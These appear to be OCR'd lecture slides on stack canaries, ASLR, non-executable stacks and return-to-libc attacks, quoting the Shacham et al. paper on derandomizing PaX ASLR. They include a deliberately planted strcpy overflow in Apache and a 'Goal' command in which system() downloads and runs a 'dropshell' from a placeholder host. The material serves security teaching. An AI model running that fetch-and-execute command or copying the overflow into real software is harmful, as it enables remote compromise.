
3. Random XOR canaries
   - Same as random canaries
   - But store canary XOR some control info, instead

RECALL OUR CHALLENGES

How can we make these even more difficult?

- Putting code into the memory (no zeroes)
  - Option: Make this detectable with canaries
- Finding the return address (guess the raw address)
- Getting %eip to point to our code (dist buff to stored eip)

ADDRESS SPACE LAYOUT RANDOMIZATION



Randomize where exactly these regions start

ADDRESS SPACE LAYOUT RANDOMIZATION

On the Effectiveness of Address-Space Randomization

Hovav Shacham
Stanford University
hovav@cs.stanford.edu

Matthew Page
Stanford University
mpage@stanford.edu

Ben Pfaff
Stanford University
blp@cs.stanford.edu

Eu-Jin Goh
Stanford University
eujin@cs.stanford.edu

Nagendra Modadugu
Stanford University
nagendra@cs.stanford.edu

Dan Boneh
Stanford University
dabo@cs.stanford.edu

ABSTRACT

Address-space randomization is a technique used to fortify systems against buffer overflow attacks. The idea is to introduce artificial diversity by randomizing the memory location of certain system components. This mechanism is available for both Linux (via PaX ASLR) and OpenBSD. We study the effectiveness of address-space randomization and find that its utility on 32-bit architectures is limited by the number of bits available for address randomization. In particular, we demonstrate a *derandomization attack* that will convert any standard buffer-overflow exploit into an exploit that works against systems protected by address-space randomization. The resulting exploit is as effective as the original exploit, although it takes a little longer to compromise a target machine: on average 216 seconds to compromise Apache running on a Linux PaX ASLR system. The attack does not require running code on the stack.

We also explore various ways of strengthening address-space randomization and point out weaknesses in each. Surprisingly, increasing the frequency of re-randomizations adds at most 1 bit of security. Furthermore, compile-time randomization appears to be more effective than runtime randomization. We conclude that, on 32-bit architectures, the only benefit of PaX-like address-space randomization is a small slowdown in worm propagation speed. The cost of randomization is extra complexity in system support.

Categories and Subject Descriptors

D.4.6 [Operating Systems]: Security and Protection

General Terms

Security, Measurement

CCS'04, October 25-29, 2004, Washington, DC, USA.

Keywords

Address-space randomization, diversity, automated attacks

1. INTRODUCTION

Randomizing the memory-address-space layout of software has recently garnered great interest as a means of diversifying the monoculture of software [19, 18, 26, 7]. It is widely believed that randomizing the address-space layout of a software program prevents attackers from using the same exploit code effectively against all instantiations of the program containing the same flaw. The attacker must either craft a specific exploit for each instance of a randomized program or perform brute force attacks to guess the address-space layout. Brute force attacks are supposedly thwarted by constantly randomizing the address-space layout each time the program is restarted. In particular, this technique seems to hold great promise in preventing the exponential propagation of worms that scan the Internet and compromise hosts using a hard-coded attack [11, 31].

In this paper, we explore the effectiveness of address-space randomization in preventing an attacker from using the same attack code to exploit the same flaw in multiple randomized instances of a single software program. In particular, we implement a novel version of a return-to-libc attack on the Apache HTTP Server [3] on a machine running Linux with PaX Address Space Layout Randomization (ASLR) and Write or Execute Only (W⊕X) pages.

Traditional return-to-libc exploits rely on knowledge of addresses in both the stack and the (libc) text segments. With PaX ASLR in place, such exploits must guess the segment offsets from a search space of either 40 bits (if stack and libc offsets are guessed concurrently) or 25 bits (if sequentially). In contrast, our return-to-libc technique uses addresses placed by the target program onto the stack. Attacks using our technique need only guess the libc text segment offset, reducing the search space to an entirely practical 16 bits. While our specific attack uses only a single entry point in libc, the exploit technique is also applicable to chained return-to-libc attacks.

Our implementation shows that buffer overflow attacks (as used by, e.g., the Slammer worm [11]) are as effective on code randomized by PaX ASLR as on non-randomized code. Experimentally, our attack takes on the average 216 seconds to obtain a remote shell. Brute force attacks, like our attack, can be detected in practice, but reasonable counter-

Shortcomings of ASLR

- Introduces return-to-libc atk
- Probes for location of usleep
- On 32-bit architectures, only 16 bits of entropy
- fork() keeps same offsets


RECALL OUR CHALLENGES

How can we make these even more difficult?

- Putting code into the memory (no zeroes)
  - Option: Make this detectable with canaries
- Finding the return address (guess the raw address)
  - Address Space Layout Randomization (**ASLR**)
- Getting %eip to point to our code (dist buff to stored eip)

GETTING %EIP TO POINT TO OUR CODE

Recall that *all* memory has Read, Write, and Execute permissions



Basic idea: make the stack non-executable

RETURN TO LIBC

Exploit: *Oracle Buffer Overflow.* We create a buffer overflow in Apache similar to one found in Oracle 9 [10, 22]. Specifically, we add the following lines to the function `ap_getline()` in `http_protocol.c`:

```
char buf[64];
      ⋮
strcpy(buf,s); /* Overflow buffer */
```

RETURN TO LIBC

Exploit:

Oracle Buffer Overflow. We create a buffer overflow in Apache similar to one found in Oracle 9 [10, 22]. Specifically, we add the following lines to the function `ap_getline()` in `http_protocol.c`:

```
char buf[64];
      ⋮
strcpy(buf,s); /* Overflow buffer */
```

Preferred: strlcpy

```
char buf[4];
strncpy(buf, “hello!”, sizeof(buf));    buf = {‘h’, ‘e’, ‘l’, ‘l’}
strlcpy(buf, “hello!”, sizeof(buf));    buf = {‘h’, ‘e’, ‘l’, ‘\0’}
```

RETURN TO LIBC

Exploit: *Oracle Buffer Overflow.* We create a buffer overflow in Apache similar to one found in Oracle 9 [10, 22]. Specifically, we add the following lines to the function `ap_getline()` in `http_protocol.c`:

```
char buf[64];
      ⋮
strcpy(buf,s); /* Overflow buffer */
```


Goal:

```
system("wget http://www.example.com/dropshell ;
        chmod +x dropshell ;
        ./dropshell");
```


Challenge: Non-executable stack

Insight: "`system`" already exists somewhere in libc

